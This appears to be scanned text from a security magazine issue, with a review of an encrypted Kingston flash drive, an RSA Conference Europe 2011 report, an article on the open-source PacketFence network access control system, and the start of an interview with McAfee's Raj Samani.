After you successfully authenticate to the device, your secure file place holder will mount and you will be able to use it as a regular drive or folder. DataTraveler places its small icon in the Windows taskbar or the Mac OS X menu bar. By clicking on it, you will have the opportunity to modify settings (change password and details), as well as browse, format or shut down the device.

In my experience, the file transfers to and from the device were very fast - the speeds were around 11 MB/s read and 5 MB/s write.

While DataTraveler 6000 is Kingston's product, this memory expert worked on it with data security and identity management provider SPYRUS.

This FIPS 140-2 Level 3 validated device is powered by highly efficient ECC P-384 plus AES-256 Cryptography algorithms. According to the specifications provided by SPYRUS, the keys used within DataTraveler 6000 are the equivalent of a 7680-bit RSA key, yet the ECC operations are faster than RSA-2048, and the used key is 64 times faster than an RSA-7680 key would be. Encryption keys are also protected with a 256-bit Master Key Encryption Key and the DataTraveler line of products uses 100% hardware authentication.

When bought for larger organizations, DataTraveler 6000 can be fully customized - security policy, preloaded content and even custom casings. It is enterprise ready, but it doesn't provide centralized management options. For this you'll need to take a look at two other Kingston flash drives - DataTraveler Vault Privacy and DataTraveler 4000.

DataTraveler 6000 is a rugged and powerful security flash drive that is perfect for keeping your data safe and secure while on the move.

Mark Woodstone is a security consultant that works for a large Internet Presence Provider (IPP) that serves about 4000 clients from 30 countries worldwide.

Here are some of the Twitter feeds we follow closely and can recommend to anyone interested in learning more about security, as well as engaging in interesting conversations on the subject.

If you want to suggest an account to be added to this list, send a message to **@helpnetsecurity** on Twitter. Our favorites for this issue are:

@Wh1t3Rabbit

Rafal Los - Enterprise & Cloud Security Strategist at HP Software.
http://twitter.com/Wh1t3Rabbit

@PrivateWiFi

Kent Lawson and Jillian Ryan on privacy and online security.
http://twitter.com/privatewifi

@ryanlrussell

Ryan Russell - Director of Information Security at BigFix.
http://twitter.com/ryanlrussell

RSA Conference's 12th annual European event at the Hilton London Metropole saw information security professionals gathering from more than 50 countries to learn and share industry knowledge.

RSA CONFERENCE
EUROPE 2011
Panel
John Howie, Microsoft
Wolfgang Kandek, Qualys
Joshua Pennell, IO Active Ltd
Uri Rivner, RSA, The Security Division of EMC


The event featured 11 tracks with more than 70 sessions covering a host of topical subjects including Hackers & Threats, Network & Mobile Security, Hacktivism, Advanced Persistent Threats and Cyber Crime.

Overall attendance was at 1,225 with a 30% increase in paid delegates compared to last year.

The Conference agenda included a high profile line-up of keynote speakers including:

- Sir Tim Berners-Lee, Inventor of the World Wide Web
- Stefano Grassi, VP Security and Safety, Poste Italiane
- Hugh Thompson, Chief Security Strategist, People Security.

Conference Central, the hub of RSA Conference Europe 2011, provided delegates with demonstrations from some of the top names in information security: Qualys, Microsoft, RSA, Symantec, Cisco Systems, HOB, Arbor Networks, Secunia and many more.




Why use the TPM at all?

- Is already in all of business class laptops (over 400 million TPMs deployed).
- Is or will be in the current and next generation Wintel servers (HP G6 series, Lenovo, Dell).
- Is based on open standards.
- Gives FIPS 140-2 protection.
- Can be centrally or locally managed.
- Protects against "Jailbreak" and similar tools.
- Has additional secure cryptographic functions

Catherine Long, RSA Conference Europe Manager said: “Increased attendance year on year proves that organizations of all sizes realise the value of IT security education and training - even in a tough economic climate. The combination of our highly-rated content tracks and excellent networking opportunities, continue to ensure RSA Conference Europe is the premier event in the European IT security calendar.”

RSA Conference Europe 2012 will be held on 9th - 11th October in London, UK. The call for speakers will open in February 2012.



PacketFence: Because NAC doesn't have to be hard!

by Olivier Bilodeau

In the last ten years, networks have exploded in size and complexity due to the convergence to the Internet Protocol (IP) and an increase in mobility. Enterprise networks with a wireless offering, IP Telephony (IPT) and consultant access are considered the norm by employees who now have the same facilities at home. Printers, IPT, smartphones, tablets, consumer routers, gaming consoles, UPS, building maintenance systems, etc. are all about network connectivity nowadays.

This is in addition to the traditional desktops and laptops that demand more and more bandwidth and network accesses of all sorts. Fast, secure and reliable network access is simply mandatory in today's communication era.

This growth has been somewhat organic and some organizations simply do not understand who or what is on their internal network anymore. Even worse, network administrators are no longer sure how the whole thing holds together. This can lead to several security and compliance problems without even touching the network troubleshooting aspect.

PacketFence (and, to some extent, NAC solutions in general) tries to address some of these problems:

- Only authorized devices and users can get access to the network
- Ability to control that access in order to give more or less rights depending on user's properties
- Ability to communicate instructions to users through a Web browser (captive portal)
- Provide guest access with some form of authentication
- Eliminate certain types of traffic or malware at the edge of your network
- Find out what is on your LAN.

PacketFence

Released under the GPL license, PacketFence is an enterprise-grade NAC software mainly developed by Inverse Inc.

Before we start: if you've tried PacketFence more than two years ago, you should give it another shot, we've revamped the documentation, the captive portal and the whole wireless and 802.1X integration, just to name a few.

Tackling "enterprise grade" first, allow me to explain what we mean. This software is meant to scale. Radically scale. We have seen large environments with 30 000 registered devices on the same server. Of course, this comes at a price. It is not your “drop here connect two cables” type of NAC appliance you might be familiar with. It is not for the faint of heart but nothing this audience can't grasp.


Another enterprise feature is the customization because NAC needs to be adapted to your existing networks and processes, not the other way around. Customization is more deeply covered later on.

Finally, enterprise-grade also means supporting IPT (in Voice VLANs), integration into existing authentication sources and support for routed environments - all things PacketFence does.

With that out of the way, let's get into the meat of the matter: How does it work?

Out of band enforcement at the network edge with port-security, MAC-Authentication or 802.1X

The access enforcement is performed on the edge (L2 or L3 switch, fat access point, wireless controller) and is completely out of band, which allows the solution to scale geographically and be more resilient to failures. SNMP Traps based techniques (we recommend port-security), MAC-Authentication and 802.1X are all supported. The access separation is done by assigning Virtual LANs (VLANs) and Access List (ACL) support is in the works.



As we may need to contact users regarding individual systems, all systems on this network must be registered.

To complete the registration process, you will need to authenticate using your username and password.

Username

Password

Acceptable Use Policy

The purpose of the Acceptable Use Policy (AUP) is to identify situations where unacceptable use of systems or networks affects the teaching, learning, research, services or administrative missions of Inverse inc. or compromises the security of the systems or data. It also outlines the process used to resolve any allegations of inappropriate activity.

This policy applies to the use of any Inverse inc.

☐ I Accept the terms

If you have questions about this page, contact your local support staff for assistance. Please provide the following information:


- IP address: [redacted]
- MAC: [redacted]

Captive portal.

Captive portal
The captive portal is the Web-based interface presented when the user tries to access any website. Those familiar with Wi-Fi hotspots in cafes know exactly what it is about.

We are able to present it to users because we control the VLAN where they see the portal. In this VLAN, DNS is black-holed to reply always with PacketFence's IP (its IP in that VLAN) and we perform a URL redirection trick so we can be in full valid HTTPS.

Regarding user authentication, it supports several authentication back-ends: LDAP, Active Directory (AD), Kerberos, RADIUS. It is fully translatable. The captive portal also powers the remediation system where users are presented with instructions for the particular situation they are in, reducing costly help desk intervention.



Quarantine Established!

Unauthorized device : You have been detected using a device that has been explicitly disallowed by your network administrator.

If you have questions about this page, contact your local support staff for assistance. Please provide the following information:

- IP address: [redacted]
- MAC: [redacted]

No client side agent
One of the early design decisions for PacketFence was for it to be agent-less. That is, no client-side piece of software required for its operation. This makes the process more transparent, less intrusive and supports emerging devices.

Isolating devices
In order to perform device isolation, PacketFence supports several techniques. They vary greatly in scope but put together it's quite a comprehensive system.

First, we integrate with an Intrusion Detection System (IDS), Snort, to allow any given rule to generate an action on the system. Any ruleset can be used: malware, spyware, network attacks, policy, etc. Combined with the remediation portal it really takes Intrusion Prevention System (IPS) to the next level.

Next, you can do OS or device type identification using DHCP signatures. This approach turned out to be so successful that we unveiled a spin-off project focused on building tools and maintaining the DHCP signature database called FingerBank (fingerbank.org), which we unveiled at the last Defcon in Las Vegas.

With this you can reliably identify IP phones, printers or consumer routers hidden in a closet.

Then, we enter the realm of client side policy checking. Being agent-less, this is achievable by Nessus (a non-free software) with the proper credentials to access the local system through the network. Something more integrated and less expensive is in the works but you'll have to read on to know what. Optional agent integration is also possible.

Other means of isolation are provided but we won't cover here: Rogue DHCP Servers, MAC Address Vendors and browser User-Agents. The system supports the following actions on the violations described above: isolation plus remediation, auto-registration, email or log.


This flexible system leads to an unforeseen use case.

A customer told us that they are using PacketFence and its MAC address violation to spot thieves. Allow me to explain: A network user reported the fact that his laptop was stolen.

The network administrators were able to find the device with the user's username and they then created a violation on both its wired and wireless MAC. With this in place, the next time the thief connects to the establishment with the stolen property, an email with the exact switch and port details will be sent to the network administrators. Now that's cool! I hope they'll catch him.

Web Administration interface

In addition to a full command line interface, a Web-based interface exists for all management tasks. It supports different permission levels for users and the authentication of users against LDAP or Microsoft Active Directory.



Description	Percent	Count
Windows	63.0	225
Unknown	19.3	68
Linux	2.0	7
Dead OSes	1.7	6
Routers and APs	0.6	2
CD-Based OSes	0.3	1
Printers	0.3	1
Network Boot Agents	0.3	1
*Probable Static IP(s)	14.3	52
Total	100	363

(10 results)

Web Administration interface.

Recently added features

In version 3.0, we've added support for in-line enforcement. This is an in-band mode added to support unmanageable devices such as entry-level consumer switches or access points. PacketFence becomes the gateway of that in-line network and forwards the traffic using firewall rules according to a device's state.

Being able to perform both in-line and VLAN enforcement on the same server at the same time is the real advantage: it allows organizations to maintain maximum security and scalability while they deploy new and more capable network hardware providing a clean migration path to VLAN enforcement. This means one single PacketFence server can act as a NAC/IPS for both wired and wireless networks covering several access strategies and handling both managed and unmanaged network hardware.

Starting with version 3.0 PacketFence supports guests out of the box. You configure your network so that the guest VLAN only goes out to the Internet and the registration VLAN and the captive portal are the components used to explain to the guest how to register for access and how the access works. This is usually branded by the organization offering the access.

Several means of registering guests are possible:

- Manual registration of the guests (in advance, password of the day, in bulk, by import)
- Self-registration (with or without credentials)
- Guest access activated by email confirmation
- Guest access activated by mobile phone confirmation (using SMS).

With every release since 3.0, guest management has been improved and new techniques added.

Installation options

We offer a pre-configured virtual-machine appliance for VMware (both ESX and Desktop flavors). It's called PacketFence Zero Effort NAC (ZEN) and it's ideal for trying it out but also suitable as the basis for a virtual deployment. (packetfence.org/download/vmware_appliance_zen.html)

Also, a full installation can be performed on top of a RedHat Enterprise (or CentOS) Linux system using the built-in YUM package manager and our package repository. Detailed instructions covering the installation process are present in the Administration guide freely available on our website. (packetfence.org/documentation/)

One last thing about installation - we recommend building an active-passive cluster because of the critical nature of an access control solution. Instructions for doing so are available in our documentation. That said, the installation of the server component is certainly not the hardest part of deploying NAC. The integration with network hardware is where things get tricky.

Adapting to your network

In this section we assume that the access enforcement flavor used is the VLAN based device isolation. The in-line based approach is not covered because it consists solely of a flat network up to the PacketFence server.

Network configuration

First, go through the network device configuration guide and apply proper configuration changes to your network hardware. Then you need to decide what VLAN segmentation strategy you want to adopt. The default one has been designed out of experience and is flexible enough for most network configurations. Your existing per-switch VLAN tags where you want enforcement are assigned to PacketFence's symbolic VLAN system. At this level, users are assigned the “normalVlan” if they are registered and have no violation.

This can be further extended with the node category concept where a category can map to such a symbolic VLAN. For example, a different VLAN can be assigned to your printers (if categorized properly) based on what equipment they are connected to. This implies that you can easily have per-building and per-device type VLANs. Users or printers will be free to move around and will always be assigned the VLAN with the correct visibility based on the switch they are plugged in. Your VLAN topology can be kept as is and only two new VLANs will need to be added throughout your network: registration VLAN and isolation VLAN.

Since we believe in adaptability we also created a VLAN assignment extension mechanism that allows you to return any VLAN tag by writing only a couple of lines of Perl code. This extension point has access to all the information about the network device connected to, information about the device connecting or the connection mechanism used. We've seen admin bypass VLAN where a connecting administrator would get access to the management VLAN upon connection, per SSID VLANs, per username VLANs, per computer hostname VLANs, etc.

Captive portal

The second thing you are likely to adapt to your needs is the captive portal. The portal is a very convenient way to talk to your users and making it easy to use and adapted to your use case can save a great deal of angry users and support calls. Of course, branding it is important and that's why it is built using a template engine that produces XHTML/CSS. By changing only the CSS you can effectively brand the portal to your organization's image.

If you need to change more, the templates can be modified to provide more information or alter the usual signup workflow. For example, a different portal layout only for mobile devices can be built explaining additional risks and responsibilities to these users.

Also, since the portal is over HTTPS you can also take the opportunity to distribute client-side certificates or any other sensitive content so that your users can secure themselves even more.

One last aspect of the captive portal that you might want to change are the remediation pages which are presented to users with an active violation. Each violation, be it triggered by an IDS, policy check or banned OS, is assigned to a remediation template and the template controls the exact content that is displayed to the user. This is another great way to save costs by avoiding help desk calls. For example, you can use these pages to distribute specific virus removal utilities, OS patches or tell users to close their Peer-to-Peer (p2p) software. More remediation templates can be added and linked to new violation types making it easy to adapt to your needs.

Optionally, you might want to alter the workflow of the system. Let's say you want to avoid the captive portal if users are strongly authenticating (through 802.1X / EAP-PEAP, EAP-TLS, etc.). It is possible to do so without affecting core code.

Among other official extension points, there are:

- Captive portal authentication modules
- Captive portal back-end API
- In-line behavior
- RADIUS handler

Relying on extensions instead of changing code (even if it's open source) is very important to make upgrades smoother.

PacketFence offers several deployment strategies to make a migration as smooth as possible

Deployment strategies

Now that you've adapted the solution to your reality, it's time to think about how to roll it out. Due to the intrusive nature of NAC, it needs to be carefully deployed if one wants to avoid user frustration and loss of productivity. PacketFence acknowledges that and offers several deployment strategies to make the migration as smooth as possible.

First, everything can be done in steps meaning that you can enable PacketFence on individual network hardware components and even individual access ports. But even before that, you can install PacketFence and make it listen to your DHCP traffic with a little IP-Helpers forwarding change in your network.

With this low impact change you will see all the devices connected to your network show up and be identified - MAC addresses, hostnames and OS identification, all populated in the database. So this is already a first step in increasing your knowledge of your network.

For a truly smooth migration, one would ideally make sure that the devices already present and trusted would be handled automatically without requiring captive portal signup.

This is possible in several ways. For example, if you have an existing detailed inventory of your devices, you can import all the MAC addresses directly into PacketFence and mark them as registered. Another technique would be to put the switches in registration mode in PacketFence's configuration and enable link-up SNMP traps on the access ports. For every trap received, PacketFence will reach the switch, query the MAC Address and add it as registered to the database if it's a port it would manage.

Then enable your chosen access control mechanism on a per switch basis and optionally keep non-user facing ports (printers, etc.) as exceptions for the first rollout. As you deploy, you'll get a sense of how well things go and can increase the rollout speed.

The same level of control is also available on the isolation features as well. At first, you can only log on violation events. Then, as you feel more familiar with who would be isolated and validated against false-positive, you can enable the full VLAN isolation.

Taking the time to deploy properly is important and with the above tips the experience can be smooth for both administrators and users.

What's the catch?

You've read all this and wondering how can Inverse run a business by giving away for free what others sell at a fairly high price? No, there are no proprietary paid-for components for the software to integrate to your enterprise infrastructure. There is no per IP, per device, per feature license fee. The company is focused on offering professional services around PacketFence including deployment expertise, support services and custom development. Most of the customizations we do for clients are directly integrated into PacketFence unless they are too specific to one customer.

The catch is that, being an open source project, we tend to release often, maybe a bit too much for most enterprise customers but no one is forcing anyone to update. Also, the solution is arguably harder to use and setup than products from companies who have more resources. Internals of the solution tend to be more exposed - especially all the classic open source tools we build on top of: Linux, Apache, FreeRADIUS, ISC's DHCP, Bind, Net-SNMP. We like to call "this avoiding vendor lock-in" - instead of exposing a hard-to-troubleshoot monolith, we give you the keys to the components you are already familiar with.

Lastly, the project is managed like a true community open source project. Development is done in the open: code repository, bug tracker, mailing lists, documentation, etc, and everything is freely accessible to anyone.

Upcoming features

By the time you read this (or soon thereafter) we will have a version of PacketFence released with Microsoft's Statement of Health (SoH) support added.

SoH benefits greatly our client-side policy compliance checks. SoH are indications encapsulated in 802.1X or DHCP that include host information sent by Microsoft's operating systems. Applied to PacketFence, this will allow an administrator, for example, to deny network access to devices which do not have an antivirus program installed, or do not have the latest updates, and all this without requiring the presence of a client-side agent. Also, SoH support on other operating systems is in the works.

We also have a longer term goal to do an aggressive revamp of the Web Administration interface. Several changes are undergoing to make it even more responsive and powerful.

Follow us on Twitter - @packetfence.

Olivier Bilodeau is a system architect at Inverse. He spoke at Defcon 19 but also lectures on system security at École de technologie supérieure University (ETS) in Montreal, Canada. His past experiences made him travel into dusty Unix server rooms, obfuscated perl code and expensive enterprise networks. On his free time he enjoys several Capture-the-Flags security competition a year with the (in)famous CISSP Groupies and Amish Security teams, hacking perl, doing open source development and brewing beer. You can read his occasional blog posts at www.bottomlesspit.org or follow him on Twitter @obilodeau.

Information security and the threat landscape with Raj Samani

by Mirko Zorz

Raj Samani is currently working as the VP, CTO for McAfee EMEA, having previously worked as the CISO for a large public sector organization in the UK. He volunteers as the Cloud Security Alliance EMEA Strategy Advisor, and is on the advisory council for Infosecurity Europe.

As we move forward and the industry takes care of some threats, new ones emerge on the radar almost instantly. Will we ever be able to get ahead in this race?

Researching and developing new security controls to meet the evolving threat is a continual process. As new controls are developed new threats arise in an attempt to circumvent these very controls, and so the process repeats itself.

When I was in an operational role, I alway felt like the brave Dutch boy Hans Brinker. Legend has it that he prevented the flooding of the city of Haarlem by plugging his finger in a hole in a dike. Unfortunately, for us the holes are many and we're in a constant race to plug them.

With so many threats, so many connected systems and so much information to protect, it truly is a constant process.

I suppose that's the biggest challenge, because the bad guys need only one mistake, one small oversight, or one overly helpful employee and all of that hard work can be undone.

Every day we see a constant barrage of malicious activity designed to steal or disrupt something, whether that be intellectual property, an identity, bandwidth, or anything else for that matter. For every story about a breach there are literally billions of attacks that have been prevented. So what lies ahead? As we can see, it's not an easy question to answer!

With an incessant evolution of a rapid-moving threat landscape, can we expect there to be a stronger artificial intelligence (AI) component in future computer security products? In what ways could such products complement and, ultimately, enhance current information security defenses?

Well, you could argue that in many cases this is already happening. Today's technology does allow us to exceed human limits, with further developments happening all the time.

For example, I was recently invited to view an advanced cyber intelligence operation that would scan the web looking for specific pieces of information. Traditionally, this would have required considerable manual intervention to fully understand the context of the information, and any possible links to other streams of information.

